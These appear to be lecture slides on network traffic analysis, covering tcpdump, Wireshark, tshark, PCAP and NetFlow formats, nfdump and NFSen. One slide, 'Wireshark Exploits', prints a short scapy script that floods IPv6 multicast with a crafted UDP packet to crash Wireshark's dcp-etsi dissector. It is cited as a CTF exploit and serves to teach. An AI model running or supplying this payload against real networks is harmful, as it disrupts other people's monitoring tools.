
- Several primitives and logical combo:
 - Common: ip, tcp, udp, icmp, host, ether, net, port
 - Qualifiers: src, dst
 - Logic: and, or, not, ()
 - Uncommon: vlan, portrange, gateway, offsets:
ip[9:1] == 0x06

Filters

- Capture only packages that are useful.
- Specify in the filter what items are interesting.
- Filters use common fields such as host or port.
- Filters also for individual bytes and bits in the datagram

Filters

- Format 1: macro and value
 - “tcpdump port 22”
 - Only displays packages going to or from port 22.

A terminal window titled "2. su - admin (bash)" showing a user switching to 'admin' and running 'sudo tcpdump -n port 22'. The output shows five captured packets between 10.0.20.106 and 10.0.20.50 on port 22, including SYN, ACK, and data packets. The terminal ends with a summary: "5 packets captured" and "339 packets received by filter".

```
2. su - admin (bash)
mon@MacBookProG ~ su - admin
Password:
MacBookProG:~ admin$ sudo tcpdump -n port 22
tcpdump: data link type PKTAP
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on pktap, link-type PKTAP (Apple DLT_PKTAP), capture size 262144 bytes
08:33:34.172704 IP 10.0.20.106.63938 > 10.0.20.50.22: Flags [S], seq 779855580,
win 65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 987697334 ecr 0,sackOK,
eol], length 0
08:33:34.174820 IP 10.0.20.50.22 > 10.0.20.106.63938: Flags [S.], seq 1923774450
, ack 779855581, win 28960, options [mss 1460,sackOK,TS val 296424858 ecr 987697
334,nop,wscale 7], length 0
08:33:34.174853 IP 10.0.20.106.63938 > 10.0.20.50.22: Flags [.], ack 1, win 4117
, options [nop,nop,TS val 987697336 ecr 296424858], length 0
08:33:34.186712 IP 10.0.20.50.22 > 10.0.20.106.63938: Flags [P.], seq 1:24, ack
1, win 227, options [nop,nop,TS val 296424871 ecr 987697336], length 23
08:33:34.186742 IP 10.0.20.106.63938 > 10.0.20.50.22: Flags [.], ack 24, win 411
7, options [nop,nop,TS val 987697347 ecr 296424871], length 0
^C
5 packets captured
339 packets received by filter
```

Data Reduction

- Quickly reduces data to what's interesting
- Loading massive files to Wireshark is not going to be fun
- `tcpdump -n -r big.pcap -w small.pcap \`
`'not port 443 and not net 224.0.0.0/4 and not`
`port 53'`

tcpdump examples

- Capture and display traffic from a live network interface
 - `sudo tcpdump -n -s 100 -A -i eth0 -c 1000`
- Filter traffic from an input file to output file for a specific host
 - `tcpdump -n -r input.pcap -w output.pcap 'host 192.168.1.1'`
- Create a 14-day ring buffer with one day of DNS traffic each
 - `sudo tcpdump -n -i eth0 -w dns.pcap -G 86400 \ -W 14 '(tcp or udp) and port 53'`
- Capture 100MB rotating of data to and from a suspected APT host
 - `sudo tcpdump -n -i eth0 -w evil.pcap -C 100 'host 8.8.9.0'`

Wireshark

- GUI based protocol decoder
 - Parses hundreds of different protocols
 - Can be customized as fit
 - Open-source, cross-platform
 - tshark - CLI equivalent

TCPDUMP vs WireShark

- Less CPU and Memory Footprint
- Wireshark has the analytics features
 - But known to have 0-Days

PCAP File Format

- Magic: 0xa1b2c3d4 or 0xd4c3b2a1
- Version: 2.4 for libpcap 1.1.1
- TZ always UTC = 0
- Accuracy always = 0
- snaplen
- Many link types

	0	1	2	4
0x00	Magic Number			
0x04	Major Version		Minor Version	
0x08	Time zone offset			
0x0C	Time stamp accuracy			
0x10	Snapshot length			
0x14	Link-layer header type			

PCAP File Format

- PCAP packet/frame header

	0	1	2	4
0x00	Time stamp, seconds value			
0x04	Time stamp, microseconds value			
0x08	Length of captured packet			
0x0C	Un-truncated length of packet data			

Wireshark Interface

The image displays the Wireshark network protocol analyzer interface. The top toolbar contains various icons for file operations, navigation, and analysis. The main window is divided into three panes: the packet list, the packet details, and the packet bytes.

Packet List:

No.	Time	Source	Destination	Protocol	Length	Info
20	0.182445	192.168.0.1	192.168.0.2	TCP	65	23 → 1254 [ACK] Seq=74 Ack=192 Win=17373 Len=0 TSval=345980 TS...
21	0.196092	192.168.0.1	192.168.0.2	TELNET	78	Telnet Data ...
22	0.196205	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
23	0.197390	192.168.0.1	192.168.0.2	TCP	65	23 → 1254 [ACK] Seq=86 Ack=198 Win=17370 Len=0 TSval=346980 TS...
24	0.198246	192.168.0.1	192.168.0.2	TELNET	81	Telnet Data ...
25	0.213039	192.168.0.2	192.168.0.1	TCP	65	1254 → 23 [ACK] Seq=198 Ack=101 Win=32120 Len=0 TSval=1444411 TS...
26	0.214354	192.168.0.1	192.168.0.2	TELNET	98	Telnet Data ...
27	0.233063	192.168.0.2	192.168.0.1	TCP	65	1254 → 23 [ACK] Seq=198 Ack=133 Win=32120 Len=0 TSval=1444413 TS...
28	1.308007	192.168.0.1	192.168.0.2	TELNET	73	Telnet Data ...
29	1.323054	192.168.0.2	192.168.0.1	TCP	65	1254 → 23 [ACK] Seq=198 Ack=140 Win=32120 Len=0 TSval=1444522 TS...
30	7.597826	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
31	7.599436	192.168.0.1	192.168.0.2	TCP	65	23 → 1254 [ACK] Seq=140 Ack=204 Win=17376 Len=0 TSval=346995 TS...

Packet Details (Frame 26):

- Frame 26: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
- Ethernet II, Src: WesternD_9f:a0:97 (00:00:c0:9f:a0:97), Dst: Lite-OnL_...
- Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.2
- Transmission Control Protocol, Src Port: 23, Dst Port: 1254, Seq: 101, ...
- Telnet
 - Data: \r\n
 - Data: OpenBSD/i385 (oof) (ttyp1)\r\n
 - Data: \r\n

Packet Bytes:

Offset	Hex	ASCII
0000	00 a0 cc 3b bf fa 00 00 c0 9f a0 97 08 00 45 10	...;....E.
0010	00 54 65 27 00 00 40 06 94 19 c0 a8 00 01 c0 a8	.Te'..@.
0020	00 02 00 17 04 e6 c0 40 88 33 04 53 d9 35 80 18@ .3.S.5..
0030	43 e0 f7 cc 00 00 01 01 08 0a 00 05 4b 64 00 15	C.....Kd..
0040	0a 3b 0d 0a 4f 70 65 6e 42 53 44 2f 69 33 38 35	...Open BSD/i386
0050	20 28 6f 6f 66 29 20 28 74 74 79 70 31 29 0d 0a	(oof) (ttyp1)..
0060	0d 0a	..

Wireshark: resolution

- Make sure: Resolve network (IP) address is unchecked in the preference

Wireshark: Time

- Default: Number of seconds since the packet capture started
- View -> Time Display Format -> Preferred UTC Date Time of Day

Wireshark: Display Filters

- Robust, protocol-aware filtering
- Any Wireshark field name can be used
- Equality: ==, !=
- Logic: and, or, not, ()
- Partial text matches (case sensitive): contains
- RegEx matching: matches

Wireshark: Status Bar

- Field-name once selected
 - Machine readable is used for filtering
- Total Packets
- Percentage and Display Count

Wireshark Display Filters

- bare - eg `dns.qry.name`
- if it is parsed by wireshark then display it
- negation may not be what you want

Wireshark Display Filters from Packet Contents

- Right click specific data
 - Apply filter
 - Prepare filter

Wireshark: Follow TCP Stream

- View ASCII/hex content of a stream
- Right-click TCP packet -> Follow TCP Stream
- Color coded
 - You can select direction of conversation

Wireshark Exploits

```
#!/usr/bin/python #div by 0 in dcp-etsi.c dissector frm scapy.all
import sys
import socket
crashdata='504623c4000000008854aa3d5a474547'.decode('hex')
packet=IPv6(dst="FF02::1")/UDP(dport=55935,sport=42404)/crashdata
send(packet,inter=1,loop=1)
```

<http://0xdeadbeef.us/archives/10-Wireshark-exploit-from-Defcon-20-CTF.html>

tshark

- It is wireshark
 - Explore data and develop analytic processes in GUI
 - shift to console to scale and script
- Also useful to perform data reduction using robust display filters

tshark Options

- -r Read from pcap file
- -w Write output to pcap file
- -n Prevent all name resolutions (DNS, service, etc.)
- -Y Specify display filter to use (enclose in single-ticks)
- -T Output mode: text, fields, pdml, others
- -e With "-T fields", select fields to display (multiple)
- -G Display glossary reports (Use "-G ?" for available options)



Monitor DNS queries and replies

```
$ tshark -Y "dns.flags.response == 1" \  
-Tfields \  
-e frame.time_delta \  
-e dns.qry.name \  
-e dns.a \  
-Eseparator=,
```

Issues

- Optimizations - Proxies and Accelerators
- Network Address Translation (NAT)
- VLANs
- Tunnels and VPN
- Encryption
- Wireless
- Cloud
- BYOD

What to Capture

- HTTP proxy logs and cache
- DNS Logs (passive or active)
- Logs and more logs
- Flows :-)

Full Capture Scaling Issue

- privacy and volume reasons
- duplication of data (depending on captured points)
- powerful hardware and huge storage requirement
- Analysis is difficult and slow

There is no alternative
to FULL packet capture

when all else fails, go with the **FLOW** ...



NetFlow

- No content - only metadata
 - Source/Dest IPs, protocol, source/dest ports
 - Start and stop times
 - Data volumes sent
 - The ingress interface

Architecture

- Exporter (device with netflow collection enabled)
- Collector (where the netflow messages are sent)
 - UDP
- Storage
- Analysis Console - nfsen / nfdump / web based

NetFlow v5 Header

	0	1	2	4
0x00	Version		Record Count	
0x04	Exporter Uptime			
0x08	UNIX Time (Sec)			
0x0C	UNIX Time (Nsec)			
0x10	Flow Sequence			
0x14	Engine Type	Engine ID	Mode	Samp Intervl

NetFlow v5 Flow Record

	0	1	2	4
0x00	srcAddr			
0x04	dstAddr			
0x08	nextHop			
0x0C	inputSNMP		outputSNMP	
0x10	dPkts			
0x14	dOctets			
0x18	first			
0x1C	last			
0x20	srcPort		dstPort	
0x24	pad1	tcpFlags	proto	TOS
0x28	srcAS		dstAS	
0x2C	srcMask	dstMask	pad2	

nfcapd

- receives NetFlow data
- stores data to regular files
- Flows are stored as binary files
 - nfcapd.YYYMMddhhmm
- Files rotate every five minutes (288/day)
- Separates the capture and processing
- Time source sync is a must

nfdump

- tcpdump-like syntax - CLI
- reads the binary input from nfcapd
- ASCII or binary output
 - Binary for further nfdump processing
 - ASCII: raw, line, long, extended

nfdump Input

- Reads from files/directories or STDIN
- recursively walks directories
 - `/var/www/netflow/router/2016/12/10/"`

nfdump filter


- Filters
 - Protocol: tcp, udp, icmp, gre, esp, ah
 - S/D IP address: ip or host (ip or fqdn)
 - S/D Port: port <num>
 - AS network: as <num>
- Logics may be used to link expressions
 - and / or / not

NFSen

- Web-based Netflow management front-end
- Open source NetFlow visualisation tool
- Uses the nfdump engine in the background
- From Highlevel overview to detailed drill down
- Prereq: PHP, Perl, RRD

Home Graphs Details Alerts Stats Plugins live [Bookmark URL](#) Profile: live ▼

Overview Profile: live, Group: (nogroup)



Back	Forward	Reload	Stop	New Tab	Home	https://nfsen-demo/nfsen-demo/nfsen.php#processing							Cambridge Dictionarie
<input checked="" type="checkbox"/> peer2	3.3 k/s	76.2 k/s	66.9 k/s	7.0 k/s	621.0 /s	1.7 k/s	484.6 Mb/s	459.9 Mb/s	12.5 Mb/s	437.3 kb/s	11.7 Mb/s		
<input checked="" type="checkbox"/> gateway	1.0 /s	651.0 /s	600.8 /s	46.6 /s	0 /s	3.7 /s	6.2 Mb/s	6.1 Mb/s	36.4 kb/s	0 b/s	4.4 kb/s		
<input checked="" type="checkbox"/> site	467.1 /s	8.9 k/s	6.1 k/s	2.0 k/s	181.7 /s	613.3 /s	38.8 Mb/s	28.3 Mb/s	7.4 Mb/s	104.0 kb/s	2.9 Mb/s		
<input checked="" type="checkbox"/> upstream	6.4 k/s	94.2 k/s	84.3 k/s	8.2 k/s	896.4 /s	766.7 /s	588.4 Mb/s	568.2 Mb/s	16.7 Mb/s	685.1 kb/s	2.8 Mb/s		
All	None	Display: <input type="radio"/> Sum <input checked="" type="radio"/> Rate											

Netflow Processing

Source:

Filter:

peer1
peer2
gateway
site
upstream

All Sources

and <none>

Options:

☐ List Flows ☒ Stat TopN

Top: 10

Stat: Flow Records order by flows

Aggregate

☒ proto☒ srcPort

srcIP

☒ dstPort

dstIP

Limit:

☐ Packets

>

0

<

Output:

line

☐

/ IPv6 long

Clear Form

process

```
** nfdump -M /netflow0/nfsen-demo/profile-data/live/peer1:peer2:gateway:site:upstream -T -r 2007/05/31/04/nfcapd.200705310440
nfdump filter:
```

any

Aggregated flows 2797250

Top 10 flows ordered by flows:

Date flow start	Duration	Proto	Src IP Addr:Port		Dst IP Addr:Port	Packets	Bytes	Flows
2007-05-31 04:39:54.045	299.034	UDP	116.147.95.88:1110	->	188.142.64.162:27014	68	5508	68
2007-05-31 04:39:56.282	298.174	UDP	116.147.249.27:1478	->	188.142.64.163:27014	67	5427	67
2007-05-31 04:39:57.530	298.206	UDP	117.196.44.62:1031	->	188.142.64.166:27014	67	5427	67
2007-05-31 04:39:57.819	298.112	UDP	117.196.75.134:1146	->	188.142.64.167:27014	67	5427	67
2007-05-31 04:39:53.787	297.216	UDP	61.191.235.132:4121	->	60.9.138.37:4121	62	3720	62
2007-05-31 04:39:55.354	300.833	UDP	60.9.138.37:2121	->	118.25.93.95:2121	61	3660	61
2007-05-31 04:39:58.936	298.977	UDP	60.9.138.36:2121	->	119.182.123.166:2121	61	3660	61
2007-05-31 04:39:54.329	303.585	UDP	120.150.194.76:2121	->	60.9.138.37:2121	61	3660	61
2007-05-31 04:39:53.916	300.734	UDP	60.9.138.37:2121	->	125.167.25.128:2121	61	3660	61
2007-05-31 04:39:57.946	300.353	UDP	60.9.138.36:2121	->	121.135.4.186:2121	61	3660	61

IP addresses anonymized

Summary: total flows: 4616424, total bytes: 156.6 G, total packets: 172.6 M, avg bps: 644.8 M, avg pps: 90946, avg bpp: 929

Time window: 2007-05-31 04:11:49 - 2007-05-31 04:44:58

Total flows processed: 4616424, skipped: 0, Bytes read: 240064932

Sys: 6.184s flows/second: 746464.4 Wall: 6.185s flows/second: 746361.3

